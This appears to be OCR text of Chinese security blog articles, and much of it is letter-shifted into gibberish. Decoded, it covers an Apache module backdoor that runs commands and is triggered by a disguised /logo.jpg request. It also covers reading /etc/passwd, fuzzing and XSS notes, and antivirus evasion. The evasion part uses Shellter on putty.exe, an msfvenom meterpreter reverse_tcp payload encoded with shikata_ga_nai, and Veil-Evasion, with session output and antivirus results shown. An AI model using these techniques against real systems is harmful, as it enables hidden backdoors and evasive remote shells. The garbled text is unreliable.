            dsbusxw/+h{hfrpp+frpp,1fbvwu+;/u,> 22执行命
令并将结果显示到页面
        Ø
    (fdwfk+111, ~
        uhwxuq GHFOLQHG>
    Ø
    uhwxuq RN>
Ø
22功能上修改的代码到这里就结束了，下面的代码未变动。

vwdwlf yrlg whvwbuhjlvwhubkrrnv+dsubsrrdbv-s,
~
    dsbkrrnbkdqgdhu+whvwbkdqgdhu/QXOO/QXOO/
DSUbKRRNbPLGGOH,>
Ø

2-Glvsdwfk dvv iru DSLkrrnv -2
prgxdn DSbPRGXOHbGHFODUHbGDWD whvwbprgxdn @~
    VWDQGDUG53bPRGXOHbVWXII/
    QXOO/                    2-fuhdwh shu0glu    frqilj
vwuxfwxuhv -2
    QXOO/                    2-phujh  shu0glu
frqilj vwuxfwxuhv -2
    QXOO/                    2-fuhdwh shu0vhuyhu frqilj
vwuxfwxuhv -2
    QXOO/                    2-phujh  shu0vhuyhu frqilj
```

```
vwuxfwxuhv -2
    QXOO/                          2- wdedh ri frqilj ildh
frppdqgv          -2
    whvwbuhjlvwhubkrrnv   2- uhjlvwhu krrnv
-2
∅
```

起 pdnh 0h FF@{;9b970dqx{0jqx0j.. 观 矿

结 起 pdnh 观 艺 prgbwhvw1f 警罪

F.. 见 矿 起 j.. 摄 评

121dev2 绑 prgbwhvw1vr 警摄

4 携 起 vxgr fs 121dev2prgbwhvw1vr

2xvu2de2dsdfkh52prgxdnv2prgbsks:131vr 观矿 prgxdn

Ⓓ Ⓑ dsdfkh prgxdnv 警 绑 矿

翻 prgbsks:131vr 艺 sks: vr 警 翻 desks:131vr矿

调 dsdfkhprgxdnv 绑 陷裁 翻 prgb{{{{{1vr矿 虚 金金

(f)结 摄

5携起 fg 2hwf2dsdfkh52prgv0hqdednq2 观 阻Ⓑ

dsdfkh prgxdn 矿经 般 sks: 绑 矿

sks: 绑 矿远 sks:131ordg 警雅 矿 绑 神


```
& Frqidfw=sks8
OrdgPrgxdn sks:bprgxdn
2xvu2de2dsdfkh52prgxdnv2desks:131vr
```

&下面为新添加内容
Or dgP r gxdh whvwbp r gxdh
2xvu2de2dsdfkh52p r gxdhv2p r gbsks: 131vr

?Or f dwlr q 2orj r 1msj A &为了不引起注意这里使用 orj r 1msj 作为触发点，如果网站已存在 orj r 1msj 可改为 orj r 1sqj，实际中可以设置为任何不存在的 f vv 文件、mv 文件等等。
vhwKdqgdhu whvw
?2Or f dwlr qA


6 携 起 vxgr 2hwf2lqlw1g2dsdfkh5 uhvwduw 观
dsdfkh矿 购脑 规结 败矿 虚 购 摄
神结 败 矿 艺经 警 败®
规 练绑 警 矿 败 警 远 翻 (t) 摄

矿 737矿 绑 神




f dv 2hwf 2s dvvz g 观 矿 起 kdf nedu

f dv 2hwf 2s dvvz g 矿 绑 神



致 矿 见

⑨ ylhz 0vr xuf h= 赎 矿 绑 神



跳 见 脚携 矿 ⑨ 艺陷裁 矿

陷裁 矿 摄

4携 罪 谅 院 dsdfkh携qj lq{携sks

院 摄

5携 范绿 陷 矿调 败罪 评

矿 參 陷 矿 绝 败前 绑

剔摄

6携险　　聊脑　　聊　艰　矿　艺

练(g)　　矿　　聊矿调　绕　　虚　　齐

携　　隆　　聊　摄

院艺　　练范

信安之路 2019-07-06

般败　　耻　　遭　　脚　　矿隆

聊矿陷罪　　结　艺　罗络维　　矿　　购遭蚁耻

维　　补艰　阿　　罗　　矿　　聊　矿　规翻

罗　　脚摄

3{34　脚

练　　矿　　。　　矿起

规耐　足见　矿　艺　参　(f)　　计　矿　绝　　面

ix}}hu矿　　面　　见　摄

逃　　DSL　练　　规　Ⓑ练　矿　起

z lqgr z v　绕　p df RV2lRV　　矿　　购　　矿践　　规　Ⓑ

3gd| 矿　　矿练罗　DSL　齐　43. F YH　脑　　规　矿

翻　　真

3{35　谷遭　ix}}lqj

l x}}lqj　绍　　神　**携**　**携**　摄遂　　虚　　练　ix}}hu

sdshu矿　　虚　　练　　评　神　Ⓔ闸般

齐　　摄

补　　矿　　矿调　补经　绍　　矿(r)

结练　摄

规 dio(r) 翻足矿 般结 矿调

Ⓑ 矿 dqgurlg矿 雅 矿脑 结 菠齐票dio

ⓜ翻耀矿练范 警 阻矿 规 虚

罪 败翻 阻矿规 ⓠ见 票 虚 dio

ix}} vwdj hiulj kw矿起 矿调 结 矿

结练 摄 规矿ix}}hu 耀 践 绍 摄

3{36 迄 脚

迄 脚矿调 摄 罗 评练范 阿 隆

际 矿规Ⓡ 评 脚矿调 ⓤ 脚矿

般摄

绑 练 衍 般 练 题矿调 购 裁虚矿

结 矿 面败 练 摄 脚脑结 矿院

艺耀ⓤ 绕 阻 摄

鉴 surmhfw}hur exjdvw矿 虚 su

矿 虚 Ⓔ vuf矿 虚ⓤ (f) 矿 面 ix}}hu

割割

3{37 频 购 络维

络维绕维贝 (y) 谨 经摄规Ⓡ(r) 遭

矿 矿 阻 面 ?vfulswA

ddhuw4,?2vfulswA 绑矿 迎 艰矿 矿

% % 摄

范 读 艰 绿 矿 络维 齐般 ⓤ 携

齐 矿补 矿ls 矿 随 Ⓓ 矿 维ⓡ

矿 矿 携 矿 ⓤ 矿 莫

}gl携kdfnhuRqh VUF 矿 割割

3{38 ⓤ

ⓜ 矿调结 阿 虚 矿 ⑼菠齐 矿

购 +结见 ⓤ 齐结般

,矿结 矿 真 Ⓑ FYH 逃

摄

练　艺 pvi　阀

原创 ven0m 信安之路 2019-07-26

角　罪矿　频　缩罗耀　矿练罗　阿

知辨　Z DI 矩矿练罗　警知阀　矩票阀　(f)翻

阀　知SKS/MVS/DVS　矩　色　Ⓓ阀　矿行　耀

练绑　PVI 阀　隆　起　规　练绑阀　摄

般绍　随　警矿脑　雅

绍　矿 693　警矿693　阿　矿　摄

驱　神

参　神ndd513

LS　神4<5149; 1; 614: :

神z lqgr z v:

LS　神4<5149; 1; 614: 9

神

693　警矿693　阿　矿　阿

Ⓑ

3{33 vkhoowhu　隆起

练　隆般矿　Vkhoowhu y: 14矿　结衍

般矿　规　矿　神

kwwsv=22z z z 1vkhoowhusur mhf w1f r p 2gr z qor dg2

Ndd　=

dsw0j hwlqvwdoo vkhoowhu


脑 z lqgr z v 矿 起 z lqgr z v 摄

练神起 vkhoowhu sd| or dg

vkhoowhu 隆 阻携 警 Ⓑ阀 矿 练罗 谨矿


起 65 谅 sxvwy1h{h矿 Ⓑ vkhoowhu 警 绑 矿

vkhoowhu矿 D矿 ⓤ




SH Wduj hw=sxvw\1h{h 阻 阻Ⓑ 警 矿


sxvw\



sd|ordg矿 vkhoowhu sd|ordg



神 经 结 ⓟ矿 规 4



矿

参 sxww1h{h矿 ⓟ经 ⓟ矿


IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 12
Name : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:0e:21:43
MTU : 1500
IPv4 Address : 192.168.83.176
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::1c7b:7dc1:8e92:2f72
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 13
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:53b0
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
meterpreter >
meterpreter >
信安之路

693 警 矿节


360杀毒
本次扫描发现 1 个待处理项！
暂不处理
项目
描述
处理状态
高危风险项（1）
D:\Users\Downloads\shellter\putty.exe
[备份后修复] HEUR/QVM10.2.BBA9.Mal...
未处理
类型：
HEUR/QVM10.2.BBA9.Malware.Gen
描述：
HEUR/QVM10.2.BBA9.Malware.Gen
扫描引擎：
文件路径：
D:\Users\Downloads\shellter\putty.exe
文件指纹(MD5)：
信安之路

脑


色神起　p viyhqr p　sd| or dg

观神

p viyhqr p　0s　z lqgr z v2p hwhusuhwhu2uhyhuvhbwfs

dkr vw@4<5149; 1; 614: :　osr uw@8888　0e　%633{ii%　0h


{; 92vklndwdbj dbqdl 0l 53 0i udz 0r 2kr p h2ss1udz



脑谨 Ⓑ般矿起 p viyhqr p 隆 警矿

Ⓡ 谍 矿起 结 轴矿绑练 评

谷 ⓤ 阿 观矿鉴 矿



ss1udz Ⓑ vkhoowhu 警 绑矿

败绕经 练 矿 F矿

矿RN矿 规

起 693 矿 矿 职Ⓡ练

结 矿调

3{ 34 yhlo 隆起


隆 矿阀 矿 ® 翻

614矿

ndd 经 =


dsw0j hwlqvwdoo yhlo

阻 yhlo 败



阻 xvh 4　　74 罗 sd| σ dg

s| dσ dg : 矿　　h{ h　　警矿　　翻 f f 1h{ h矿


c/meterpreter/rev_tcp>>]: set lhost 192.168.83.177
c/meterpreter/rev_tcp>>]: generate
Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
[>] Please enter the base name for output files (default is payload): cc
Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
[*] Language: c
[*] Payload Module: c/meterpreter/rev_tcp
[*] Executable written to: /var/lib/veil/output/compiled/cc.exe
[*] Source code written to: /var/lib/veil/output/source/cc.c
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/cc.rc
it enter to continue...
信安之路

起　693　矿　诉


本次扫描发现 1
暂不处理
立即处理
类型：
TR.ATRAPS.Gen7
描述：
恶意软件是对病毒、木马、蠕虫、后门程序等危害用户计算机及数据安全的有害软件的统称。危害较大。
处理状态
高危风险项（1）
D:\Users\Desktop\cc.ex
未处理
信任
扫描引擎：
小红伞本地引擎
文件路径：
D:\Users\Desktop\cc.exe
文件指纹(MD5)：
